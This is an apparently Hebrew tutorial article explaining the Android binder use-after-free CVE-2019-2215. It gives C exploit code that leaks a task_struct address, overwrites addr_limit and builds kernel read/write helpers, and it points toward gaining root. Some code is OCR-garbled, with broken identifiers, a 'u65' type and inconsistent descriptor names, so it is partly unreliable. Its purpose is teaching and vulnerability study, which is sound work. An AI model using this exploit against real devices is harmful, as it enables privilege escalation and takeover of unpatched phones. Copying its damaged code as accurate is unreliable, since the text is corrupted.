#define BINDER_THREAD_SZ 0x190
#define IOVEC_ARRAY_SZ (BINDER_THREAD_SZ / 16)
#define WAITQUEUE_OFFSET 0xA0
#define IOVEC_INDX_FOR_WQ (WAITQUEUE_OFFSET / 16)

// 2
dummy_page = mmap((void *)0x100000000ul, 2 * PAGE_SIZE, PROT_READ |
PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

// 3
struct iovec iovec_array[IOVEC_ARRAY_SZ];
memset(iovec_array, 0, sizeof(iovec_array));
iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page; /* spinlock in the
low address half must be zero */
iovec array[IOVEC INDX FOR WQ].iov len = 0x1000; /* wq->task list->next
*/
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; /* wq-
>task_list->prev */
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_len = 0x1000;
```

1. גודל כל iovec הוא 16 בתים ולכן גודל המערך יהיה בגודל ה-binder_thread (פחות 8 הבתים האחרונים, כדי שלא נדרוס את binder_thread->task_struct.). חלקי 16. ה-offset של wait בתוך binder_thread יהיה שווה ל-offset של האיבר באינדקס ה-10 במערך ה-iovec.

2. כמו שכתבנו קודם, אנו רוצים לוודא שהערך בכתובת של binder_thread->wait->lock יהיה 0. לאחר השכתוב, שדה ה-iov_base של האיבר בעל האינדקס ה-10 במערך יהיה בעל אותה כתובת זיכרון של המנעול. המנעול הוא בגודל 4 בתים אך iov_base הוא בגודל 8 בתים. לכן מספיק להעביר iov_base לכתובת ב-userspace ש-32 הביטים התחתונים יהיו שווים ל-0.

3. עבור עשרת ה-iovec-ים הראשונים, גם iov_base וגם iov_len מאופסים. הקרנל ידלג על iovec-ים שה-iov_len שלהם הוא מאופס. עבור ה-iovec ה-11, שנמצא באינדקס העשירי, נגדיר את iov_base להיות כתובת userspace ש-32 מהביטים התחתונים בה מאופסים. כדי לדמה מנעול משוחרר. נגדיר את iov_len, להיות זהה לגודל ה-pipe (נסביר על השימוש ב-pipe בהמשך), בשביל שה-pipe יגרום ל-writev להיות במצב blocking לאחר שהועתק כל התוכן מ-iovec[10].iov_base לתוך ה-pipe.

כשמתבצע unblock (לאחר ביצוע read על הצד השני של ה-pipe), הקריאה ל-writev תמשיך על iovec[11]. סך הכל:

binder_thread struct
0x00
...
...
0xA0: wait.lock
0xA8: wait.task_list.next
0xB0: wait.task_list.prev
...
...

iovec array
0x00: iovec[0].iov_base 0x00000000 00000000
0x08: iovec[0].iov_len 0x00000000 00000000
...
0xA0: iovec[10].iov_base dummy_page_4g_aligned
0xA8: iovec[10].iov_len 0x1000
0xB0: iovec[11].iov_base 0xDEADBEEF
0xB8: iovec[11].iov_len 0x1000
...

[לקוח מהמאמר של Jann Horn-ו Maddie Stone]

הערה: הכתובת 0xDEADBEEF לא הוקצתה ולכן היא אינה תקינה במהלך קריאה רגילה של writev. אבל, אחרי שנבצע writev ל-iovec במיקום ה-IOVEC_INDEX_FOR_WQ, ולפני שנבצע זאת ל-iovec שאחד אחריו, המצב של writev יהיה blocking. ה-thread השני יבצע את ה-UAF, ובמקום 0xDEADBEEF באיבר הבא, נקבל שבאיבר הבא שדה ה-iov_base יצביע לכתובת קרנל תקינה.

דוגמה נחמדה מהמאמר של dayzerosec המראה זאת:

מצב הזיכרון לפני ביצוע ה-unlink:

```
Thread 1 hit Breakpoint 11, 0xffffffff812811c2 in
ep_unregister_pollwait.isra ()
gdb-peda$ x/50wx $rdi
0xffff8880959d68a0:     0x00000000      0x00000001      0x00001000
0x00000000
0xffff8880959d68b0:     0xdeadbeef      0x00000000      0x00001000
0x00000000
...
```

מצב הזיכרון לאחר ביצוע ה-unlink:

```
Thread 1 hit Breakpoint 12, 0xffffffff812811ee in
ep_unregister_pollwait.isra ()
gdb-peda$ x/50wx 0xffff8880959d68a0
0xffff8880959d68a0:     0x00000000      0x00000001      0x959d68a8
0xffff8880
0xffff8880959d68b0:     0x959d68a8      0xffff8880      0x00001000
0x00000000
...
```

שדה iov_base- של האיבר באינדקס ה-11 במערך ה-iovec הפך להיות הכתובת 0xffff8880959d68a8. שימו לב, שזוהי בעצם הכתובת לשדה iov_len- של האיבר הקודם!

כדי שזה יצליח, ביצוע פעולת ה-unlink צריך להיות אחרי שמערך ה-iovec הועתק לזיכרון הקרנל. בואו נראה עכשיו את מהלך ה-exploit ואת הקוד ה-exploit האחראי להדלפת הכתובת של task_struct.

שלב ראשון: הדלפת הכתובת של task_struct

בשלב זה נבצע use-after-free כדי להשיג את הכתובת של ה-task_struct של התהליך שלנו. ה-task_struct בלינוקס מכיל את רוב האינפורמציה החשובה על תהליך. אחד מהנתונים האלו, הוא שדה ה-addr_limit, שבאמצעותו הקרנל קובע לאיזה זיכרון יכול התהליך לגשת. בשלב השני של ה-exploit, נדרוס את שדה ה-addr_limit, כדי שהתהליך שלנו יוכל לקרוא ולכתוב מכל כתובת.

במהלך השלב הראשון, נשתמש ב-pipe כתווך שלנו עבור העברת מידע מהקרנל.
הסבר קצר על pipe: כשאנו יוצרים pipe, אנו מקבלים לידינו שני file descriptors. האחד עבור צד הכתיבה של ה-pipe והשני עבור צד הקריאה. קריאה מה-pipe תתבצע רק על ה-fd של צד הקריאה, והתוכן שיקרא משם יגיע מהתוכן שנכתב ל-fd של צד הכתיבה. pipes משומשים באופן די נפוץ בתקשורת בין parent processes ל-child processes, כפי שנראה בשימוש כאן.

בואו נראה את מהלך ה-exploit בשלב הראשון:

1. ניצור אובייקט epoll ונוסיף את ה-file descriptor של binder-driver אל רשימת הניטור של ה-epoll. זה יגרום ליצירה של binder_thread מתאים ב-binder-driver המשויך לתהליך, ויגרום ל-epoll להכיל מצביע ל-waitqueue של binder_thread.
2. ניצור את מערך ה-iovec כמתואר בסעיף הקודם.
3. ניצור pipe שעליו נבצע את קריאות ה-read וה-writev. נקבע את גודל ה-pipe להכיל עד 0x1000 בתים.
4. נבצע fork, קריאת מערכת היוצרת תהליך בן לתהליך הנוכחי, שהינו העתק של תהליך האב. בצד הבן הקריאה ל-fork תחזיר 0 ובצד האב תחזיר את ה-pid של תהליך הבן.
5. בתהליך האב, נשחרר את הזיכרון של binder_thread, באמצעות הקריאה ל-ioctl עם פרמטר BINDER_THREAD_EXIT
6. בתהליך האב, נדרוס את הזיכרון הישן של binder_thread עם מערך ה-iovec-ים שהגדרנו בחלק הקודם. הדריסה תתבצע באמצעות קריאה לפונקציה writev לתוך ה-pipe עם מערך ה-iovec-ים. writev ינסה לכתוב 0x2000 בתים ל-pipe, מכיוון שיש בו שני iovec-ים באורך 0x1000. גודלו של ה-

pipe הוא 0x1000 ולכן לאחר הכתיבה של 0x1000 הבתים הראשונים, אין יותר מקום ב-pipe ולכן הקריאה ל-writev תיתקע.

7. מתהליך הבן, בזמן ש-writev ממתין לכתוב את 0x1000 הבתים האחרונים, נבצע את ה--use-after free, שהיא פעולת ה-unlink, כדי להדליף את כתובת הקרנל למערך ה-iovec.
נבצע את ה-unlink באמצעות קריאה ל-epoll_ctl עם הארגומנט EPOLL_CTL_DEL. זה יגרום לפונקציה ep_unregister_poll_wait להיקרא, שתקרא ל-list_del, שתבצע את ה-unlink.
8. מתהליך הבן, כמו בסעיף הקודם, נקרא את ה-0x1000 בתים הראשונים שנכתבו ל-pipe באמצעות read, ואז נסגור את תהליך הבן. הקריאה תרוקן את ה-pipe, ואז writev יוכל לכתוב את ה-0x1000 הבתים האחרונים. ה-0x1000 הבתים הראשונים שנקראו, מ-iovec[10].iov_base. יכילו מידע דמה שלא יעניין אותנו. מקור המידע הזה הוא מה-dummy_page שיצרנו, הנמצא בזיכרון userspace, והשתמשנו בו רק כדי לחסום את הקריאה ל-writev.
9. בחזרה לתהליך האב, ה-pipe התרוקן, ולכן writev תוכל להמשיך לכתוב ה-0x1000 בתים האחרונים. מקור ה-0x1000 בתים האחרונים הוא מ-iovec[11].iov_base, והיא כבר כתובת קרנל! ביצוע ה-unlink בשלב 7 גרם לכתיבת כתובת הקרנל של binder_thread->wait->task_list במקום הערך הישן, 0xDEADBEEF, שהיה שם.
10. נבצע read ל-pipe, נקבל כפלט 0x1000 בתים מתוך זיכרון הקרנל. המתחילים מהכתובת של binder_thread->wait->task_list, שתוכנה הוא הכתובת של binder_thread->wait->task_list בעצמה.
11. נוסיף 0xE8 לכתובת זו, ונקבל את הכתובת ל-binder_thread->task_struct. הוספנו 0xE8 כי שדה ה-task_struct ב-binder_thread נמצא במרחק 0xE8 בתים משדה ה-wait->task_list, שאליו המצביע המקורי דלף.

כאן תם החלק הראשון ב-exploit.

הקוד עבור השלב הראשון ב-exploit נמצא בעמוד הבא. זהה פונקציונלית ל-exploit שנכתב על ידי Project Zero, אך מעט ברור יותר. מבוסס על גרסה של ה-exploit מ-dayzerosec.

```
struct epoll_event event = {.events = EPOLLIN};
struct iovec iovec_array[IOVEC_ARRAY_SZ];
char leakBuff[0x1000];
int pipefd[2];ρ/span>
int byteSent;
pid_t pid;
int epfd;
int binder_fd;
void *dummy_page;
unsigned long task_struct_pointer;

// 1
  binder_fd = open("/dev/binder", O_RDONLY);
  epfd = epoll_create(1000);
if(epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event))
    exitWithError("EPOLL_CTL_ADD failed: %s", strerror(errno));
```

```
// 2
memset(iovec_array, 0, sizeof(iovec_array));
dummy_page = mmap((void*)0x100000000UL, 0x2000, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page; // mutex
iovec_array[IOVEC_INDX_FOR_WQ].iov_len = 0x1000; // linked list next
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; //
linked list prev
iovec array[IOVEC INDX FOR WQ + 1].iov len = 0x1000;

// 3
if(pipe(pipefd))
    exitWithError("Pipe failed: %s", strerror(errno));

if(fcntl(pipefd[0], F_SETPIPE_SZ, 0x1000) != 0x1000)
    exitWithError("F_SETPIPE_SZ failed: %s", strerror(errno));

// 4
pid = fork();

if(pid == 0)
{
   // Child Process
    prctl(PR_SET_PDEATHSIG, SIGKILL);
   // Give time for parent process to execute writev()
    sleep(2);

   // 7
    epoll_ctl(epfd, EPOLL_CTL_DEL, fd, &event);

   // 8
    if(read(pipefd[0], leakBuff, sizeof(leakBuff)) != sizeof(leakBuff))
        exitWithError("[CHILD] Read failed: %s", strerror(errno));

    close(pipefd[1]);
    _exit(0);
}


// Parent Process
// 5
ioctl(fd, BINDER_THREAD_EXIT, NULL);

// 6 -  Writing first 0x1000 bytes, then blocking
// 9 - After pipe was read, unblock, and write final 0x1000 bytes
originating from kernel pointer.
byteSent = writev(pipefd[1], iovec_array, IOVEC_ARRAY_SZ);

if(byteSent != 0x2000)
    exitWithError("[PARENT] Leak failed: writev returned %d, expected
0x2000.", byteSent);

// 10
if(read(pipefd[0], leakBuff, sizeof(leakBuff)) != sizeof(leakBuff))
    exitWithError("[PARENT] Read failed: %s", strerror(errno));

// 11
task_struct_pointer = *(unsigned long *)(leakBuff + 0xE8);
```

שלב שני: דריסת הערך של addr_limit

בשלב הקודם ראינו איך אפשר להשיג את המצביע לתהליך של task_struct. בשלב זה, נרצה לשנות את שדה ה-addr_limit ב-task_struct שהדלפנו, כדי לקבל לקרוא ולכתוב מכל כתובת בקרנל.

השדה הראשון ב-task_struct הוא מסוג thread_info והוא מכיל את את האיברים הבאים:

```
struct thread_info {
    unsigned long       flags;      /* low level flags */
    mm_segment_t        addr_limit; /* address limit */
    struct task_struct  *task;      /* main task structure */
    int         preempt_count;      /* 0 => preemptable, <0 => bug */
    int         cpu;                /* cpu */
};
```

מכך ניתן להסיק שהכתובת של addr_limit היא: addr_limit_pointer = task_struct_pointer + 0x8.

במקומות רבים בקרנל משתמשים ב-addr_limit, למשל, בכל פעם שהקרנל צריך לגשת מצביע שסופק על ידי המשתמש, הוא מוודא שמצביע זה הוא מצביע לזיכרון ב-userland ולא לזיכרון בקרנל. זאת כדי למנוע ממשתמש זדוני להעביר מצביעים לכתובת בקרנל כאשר הקרנל מצפה לכתובת userland. הקרנל מבצע בדיקה זו באמצעות המאקרו הבא:

```
#define access_ok(type, addr, size)  __range_ok(addr, size)
```

__ range_ok(addr, size) שקול לבדיקה:

```
(u65)addr + (u65)size <= current->addr_limit
```

אחרי שנהפוך את addr_limit לערך גבוה ביותר, כל כתובת שנספק תעבור את הבדיקה הזו. ואז התהליך שלנו שאמור לגשת רק לכתובות userland, יוכל לגשת ולשנות כל כתובת ב-kernelspace.

כדי לכתוב מידע לתוך זיכרון הקרנל נשתמש בקריאה ל-recvmsg. פונקציה זו היא אחת מפונקציות ה-Vectored I/O, היא מקבלת socket, מערך iovec ולאחר מכן ממתינה לקבלת מידע. כאשר התקבל מידע ב-socket, היא כותבת אותו ל-buffer-ים שונים בזיכרון לפי מערך ה-iovec שסופק לה. בדומה ל-writev שראינו קודם, גם recvmsg מעתיקה את מערך ה-iovec שהיא קיבלה לזיכרון הקרנל.

נשתמש במערך iovec בגודל זהה לסעיף הקודם כדי שזיכרון ה-binder_thread ששוחרר ידרס על ידי מערך ה-iovec. לאחר מכן, נפעיל את ה-use-after-free כדי לשבש את הכתובות של ה-iovec-ים להיות כתובות קרנל, המצביעות בעצמן למערך ה-iovec. כאשר יתקבל מידע ב-socket, ה-recvmsg יכתוב את המידע לכתובות המוגדרות במערך ה-iovec, שהם כתובות למערך עצמו. כלומר, ה-recvmsg ישכתב את מערך ה-iovec, תוך כדי שהוא משתמש בו כדי להחליט לאן לכתוב. נגרום לכך שה-recvmsg יכתוב את הכתובת addr_limit_pointer לתוך ה-iov_base של ה-iovec הבא שאליו הוא צריך לכתוב. ואז, כש-recvmsg יגיע ל-iovec הבא, הוא יכתוב ל-addr_limit_pointer את הערך שנספק לו.

לכן, מערך ה-iovec שניצור יהיה כזה:

```
iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page; // to prevent
deadlock
iovec_array[IOVEC_INDX_FOR_WQ].iov_len = 1; // linked list next
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; //
linked list prev
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_len = 0x8 + 2 * 0x10; // iov_len
of previous, then this element and next element
iovec_array[IOVEC_INDX_FOR_WQ + 2].iov_base = (void *)0xBEEFDEAD;
iovec_array[IOVEC_INDX_FOR_WQ + 2].iov_len = 8;
```

בדומה לשלב הראשון, פעולת ה-unlink תשכתב את iov_len של האיבר ב-IOVEC_INDEX_FOR_WQ ואת שדה ה-iov_base של האיבר ב-IOVEC_INDEX_FOR_WQ+1 להיות מצביע קרנל. מצביע קרנל זה יצביע לכתובת שבה נמצא ה-iov_len של ה-iovec ב-IOVEC_INDX_FOR_WQ. מצב הזיכרון:

Values after `list_del` operation, prior to `recvmsg`


0x00
...
0xA8: `iovec[10].iov_len` `+0xA8 (points to itself)`
0xB0: `iovec[11].iov_base` `+0xA8 (points to previous element)`
0xB8: `iovec[11].iov_len` `0x28`
0xC0: `iovec[12].iov_base` `0xBEEFDEAD`
0xC8: `iovec[12].iov_len` `0x8`

[לקוח מהמאמר של Jann Horn ו-Maddie Stone]

כש-recvmsg יגיע ל-iovec ב- IOVEC_INDX_FOR_WQ+1, הוא יתחיל להעתיק מידע לתוך מערך ה-iovec עצמו. באמצעות זה נשנה את ה-iov_base של ה-iovec להיות addr_limit_pointer. בגלל שהגדרנו את ה-iov_len של האיבר ב-IOVEC_INDX_FOR_WQ+2 להיות 0x8, הערך שיכתב ל-addr_limit_pointer יהיה 8 הבתים האחרונים של write. המידע שנכתוב:

```
unsigned long iovec_corruption_payload[] = {
    1,              /* iov_len */
    0xdeadbeef,           /* iov_base (already used) */
    0x8 + 2 * 0x10,   /* iov_len (already used) */
    addr_limit_pointer,      /* next iov_base (addr_limit) */
    8,            /* next iov_len (sizeof(addr_limit)) */
    0xfffffffffffffffe  /* value to write */
};
```

לאחר ש-recvmsg יכתוב לזיכרון את המידע שקיבל מה-write, מצב הזיכרון יהיה:



[לקוח מהמאמר של Jann Horn ו-Maddie Stone]

ועכשיו נעבור למהלך ה-exploit בשלב השני:

1. ניצור אובייקט epoll ונוסיף את ה-file descriptor של binder-driver אל רשימת הניטור של ה-epoll. זה יגרום ליצירה של binder_thread מתאים ב-binder-driver המשויך לתהליך, ויגרום ל-epoll להכיל מצביע שכתובת הזיכרון שלו שווה ל binder_thread->wait.
2. ניצור את מערך ה-iovec כמו שתואר קודם.
3. ניצור שני UNIX sockets. נקבל שני file descriptors האחד מיועד לכתיבה והאחר לקריאה. ה-sockets יהיו תווך המידע שלנו, כמו ה-pipes בשלב הראשון.
4. נבצע קריאת write באורך של בית אחד כדי למלא את ה-iovec שנמצא ב-IOVEC_INDEX_FOR_WQ.
5. נבצע fork, כדי ליצור תהליך בן.
6. בתהליך האב, נשחרר את הזיכרון של binder_thread באמצעות ioctl עם הארגומנט BINDER_THREAD_EXIT.
7. בתהליך האב, נקרא ל-recvmsg עם מערך ה-iovec של שהגדרנו בסעיף 2. בזכות הכתיבה בסעיף 4, נקרא בית בודד לתוך הכתובת המוגדרת ב-iovec ב-IOVEC_INDEX_FOR_WQ. ונחכה שמידע נוסף יכתב על ה-socket.
8. בתהליך הבן, נבצע את ה-use-after-free כדי לשבש את מערך ה-iovec עם כתובות קרנל.

9. בתהליך הבן, נכתוב ל-socket את iovec_corruption_payload ונסגור את תהליך הבן.
10. בתהליך האב, recvmsg קיבל מידע חדש על ה-socket ולך יכתוב אותו ל-iovec-ים המוגדרים במערך ה-iov_buf. הכתיבה הראשונה שהוא יבצע , תהיה לאיבר ב-IOVEC_INDEX_FOR_WQ+1, ששדה ה-iov_ base שלו מצביע למערך ה-iovec במיקום ה-IOVEC_INDEX_FOR_WQ. ה-0x28 בתים הראשונים של iovec_corruption_payload ישכתבו את:

```
iovec[IOVEC_INDEX_FOR_WQ].iov_len            // 8 bytes
iovec[IOVEC_INDEX_FOR_WQ +1].iov_base,       // 8 bytes
iovec[IOVEC_INDEX_FOR_WQ+1 ].iov_len,            // 8 bytes
ovec[IOVEC_INDEX_FOR_WQ +2].iov_base,        // 8 bytes
iovec[IOVEC_INDEX_FOR_WQ +2].iovec_len       // 8 bytes, TOTAL:5 * 8
bytes = 40 = 0x28 bytes
```

וכעת iovec[IOVEC_INDEX_FOR_WQ +2].iov_base יהיה שווה ל-addr_limit_pointer.

לאחר ש-recvmsg כתב ל-iovec[IOVEC_INDEX_FOR_WQ+1].iov_base

הוא יכתוב ל- iovec[IOVEC_INDEX_FOR_WQ+2].iov_base, השווה ל-addr_limit_pointer, את:

iovec[IOVEC_INDEX_FOR_WQ+2].iov_len = 8

הבתים האחרונים ב-iovec_corruption_payload, שהם 0xfffffffffffffffe. וכך הסרנו את המגבלה של addr_limit.

קוד ה-exploit מופיע להלן. הוא זהה פונקציונלית ל-exploit שנכתב על ידי Project Zero, אך מעט ברור יותר. מבוסס על גרסה של ה-exploit מ-dayzerosec:

```
struct epoll_event event = {.events = EPOLLIN};
struct iovec iovec_array[IOVEC_ARRAY_SZ];
int iovec_corruption_payload_sz;
int sockfd[2];
int byteSent;
pid_t pid;

unsigned long addr_limit_pointer = task_struct_pointer + 0x8;
unsigned long iovec_corruption_payload[] = {
        1,                  // IOVEC_INDX_FOR_WQ -> iov_len
        0xdeadbeef,         // IOVEC_INDX_FOR_WQ + 1 -> iov_base
        0x8 + (2 * 0x10),   // IOVEC_INDX_FOR_WQ + 1 -> iov_len
        addr_limit_pointer, // Arb. Write location! IOVEC_INDEX_FOR_WQ +
2 -> iov base
        8,                  // Arb. Write size (only need a QWORD)!
IOVEC_INDEX_FOR_WQ + 2 -> iov_len
        0xfffffffffffffffe, // Arb. Write value! Smash it so we can
write anywhere.
};
iovec_corruption_payload_sz = sizeof(iovec_corruption_payload);


// 1
if(epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event))
    exitWithError("EPOLL_CTL_ADD failed: %s", strerror(errno));
```

```
// 2
memset(iovec_array, 0, sizeof(iovec_array));
iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page; // mutex
iovec_array[IOVEC_INDX_FOR_WQ].iov_len  = 1; // only ask for one byte
since we'll only write one byte - linked list next
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; //
linked list prev
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_len  = 0x8 + 2 * 0x10;      //
length of previous iovec + this one + the next one
iovec array[IOVEC INDX FOR WQ + 2].iov base = (void *)0xBEEFDEAD; //
will get smashed by iovec_corruption_payload
iovec_array[IOVEC_INDX_FOR_WQ + 2].iov_len  = 8;

/ 3
if(socketpair(AF_UNIX, SOCK_STREAM, 0, sockfd))
    exitWithError("Socket pair failed: %s", strerror(errno));


// 4
if(write(sockfd[1], "X", 1) != 1)
    exitWithError("Write 1 byte failed: %s", strerror(errno));

// 5
pid = fork();
if(pid == 0)
{
    // Child Process
    prctl(PR_SET_PDEATHSIG, SIGKILL);
    sleep(2);


    // 8
    epoll_ctl(epfd, EPOLL_CTL_DEL, fd, &event);

   // 9
    byteSent = write(sockfd[1], iovec_corruption_payload,
iovec_corruption_payload_sz);

    if(byteSent != iovec_corruption_payload_sz)
        exitWithError("[CHILD] Write returned %d, expected %d.",
byteSent, iovec_corruption_payload_sz);

    _exit(0);
}

// 6
ioctl(fd, BINDER_THREAD_EXIT, NULL);


struct msghdr msg = {
        .msg_iov = iovec_array,
        .msg_iovlen = IOVEC_ARRAY_SZ
};

// 7, becomes blocking after receving byte written in step 4.
// 10,  becomes unblocking after child process write
iovec_corruption_payload (step 9)
recvmsg(sockfd[0], &msg, MSG_WAITALL);
```

פונקציות עזר לקריאה וכתיבה מכל כתובת בקרנל

שברנו את תקרת הזכוכית, או יותר נכון, את תקרת ה-addr_limit. עכשיו אנחנו יכולים לגשת ולשנות כל כתובת זיכרון שרק נרצה. כדי לכתוב לקרנל, ניצור pipe, נכתוב אל צד הכתיבה של ה-pipe את המידע הדרוש באמצעות write ונקרא ל-read על הצד השני יחד עם כתובת קרנל. הקריאה ל-read תעתיק את המידע מה-pipe לתוך כתובת הקרנל שסיפקנו לה. קריאה מכתובת קרנל תתבצע על ידי כתיבה של הזיכרון בקרנל לתוך ה-pipe, וקריאה של המידע מהקרנל באמצעות read על הצד השני של ה-pipe. וזהו, יש לנו את זה, כתיבה/קריאה חופשית של כל כתובת בקרנל!

```
int kernel_rw_pipe[2];

//...

if(pipe(kernel_rw_pipe))
    exitWithError("Kernel R/W Pipe failed: %s", strerror(errno));

//...

void kernel_write(unsigned long kaddr, void *data, size_t len)
{
    if(len > 0x1000)
        exitWithError("Reads/writes over the size of a page results
causes issues.");

    if(write(kernel_rw_pipe[1], data, len) != len)
        exitWithError("Failed to write data to kernel (write)!");

    if(read(kernel_rw_pipe[0], (void *)kaddr, len) != len)
        exitWithError("Failed to write data to kernel (read)!");
}

void kernel_read(unsigned long kaddr, void *data, size_t len)
{
    if(len > 0x1000)
        exitWithError("Reads/writes over the size of a page results
causes issues.");

    if(write(kernel_rw_pipe[1], (void *)kaddr, len) != len)
        exitWithError("Failed to read data from kernel (write)!");

    if(read(kernel_rw_pipe[0], data, len) != len)
        exitWithError("Failed to read data from kernel (read)!");
}
```

סיכום

הצגתי במאמר את CVE-2019-2215. בגלל באג ב-binder-driver נותר מצביע לזיכרון משוחרר, שממשיכים להשתמש בו גם אחרי ביצוע ה-free. ראינו איך ניתן לשכתב את הזיכרון המשוחרר עם iovec-ים כדי לגרום ל-binder-driver להדליף למשתמש כתובת קרנל המשוייכת לתהליך. מהכתובת הזו הפקנו את הכתובת של task_struct, ובשלב השני הראינו איך ניתן להשתמש ב-use-after-free פעם נוספת, כדי לשכתב את השדות ב-task_struct ולאפשר לנו קריאה וכתיבה חופשית מכל כתובת בקרנל.

אחרי שהצלחנו להשיג קריאה וכתיבה בלתי מוגבלת בקרנל, גם האפשרויות שלנו הן בלתי מוגבלות. מכאן, ניתן למשל לשנות את שדה ה-creds של task_struct, המכיל את הרשאות התהליך, ולגרום לתהליך שלנו לרוץ עם הרשאות root. המאמר Tailoring CVE-2019-2215 to Achieve Root עוסק בזה, ממליץ בחום לקרוא אותו כמאמר המשך.

במידה ומשהו לא היה מובן, או שאתם רוצים להעיר או להאיר, תרגישו חופשיים לשלוח לי הודעה ב-https://www.linkedin.com/in/tamir-tuch. הפרופיל אינו ציבורי, אז ניתן לראות את הפרופיל רק עם חשבון מחובר.

מי אני?

קוראים לי תמיר טוך, בן 18, בוגר תכנית אודיסאה במסלול הסייבר באוניברסיטת תל-אביב בהצטיינות, והשנה מסיים שם את התואר הראשון במדעי המחשב. עובד כמפתח מובייל בחברת Vonage .

בזמני הפנוי שנותר, מתאמן באיגרוף תאילנדי ומטייל בארץ עם חברים. בצד הטכנולוגי, מת על תחרויות CTF, אתגרי low-level ולקרוא מאמרים ב-DigitalWhisper.

לפני מספר חודשים נושא ה-Kernel Exploitation היה חדש לי לחלוטין, כשהתחלתי רק לקרוא על CVE-2019-2215, הכל היה נשמע כמו סינית. אחרי הרבה לילות בלי שינה ועשרות שעות של לימוד ומחקר, הצלחתי להבין את הפרצה על בוריה, ולמדתי המון בדרך. אני רוצה להודות לאפיק קסטיאל, העורך הראשי של המגזין, ושלומי בוטנרו, ראש מסלול הסייבר בתוכנית אודיסאה, שליוו אותי לאורך הדרך, והכווינו אותי ללא מעט מקורות מידע.

אם יש נושא שאתם רוצים להבין אותו לעומק, תכתבו עליו מאמר. אני מבטיח שזה יעזור ☺

רשימת מקורות

מקורות עיקריים שעליהם המאמר מתבסס:

- המאמר של Maddie Stone ו-Jann Horn מ-Project Zero:

https://googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html

- התיאור המקורי של הבאג:

https://bugs.chromium.org/p/project-zero/issues/detail?id=1942

- ניתוח מעולה של הפרצה מאת Specter ב-dayzerosec:

https://dayzerosec.com/posts/analyzing-androids-cve-2019-2215-dev-binder-uaf/

- המאמר הקאנוני של Thorsten Schreiber על Android Binder:

https://www.nds.ruhr-uni-bochum.de/media/attachments/files/2011/10/main.pdf

- קוד המקור של Linux:

https://github.com/torvalds/linux

מקורות לימוד נוספים

https://www.digitalwhisper.co.il/files/Zines/0x6F/DW111-1-LinuxKernelPwn.pdf

https://sensepost.com/blog/2017/painless-intro-to-the-linux-userland-heap/

https://blog.lexfo.fr/cve-2017-11176-linux-kernel-exploitation-part1.html

[CB17] The Art of Exploiting Unconventional Use-after-free Bugs in Android Kernel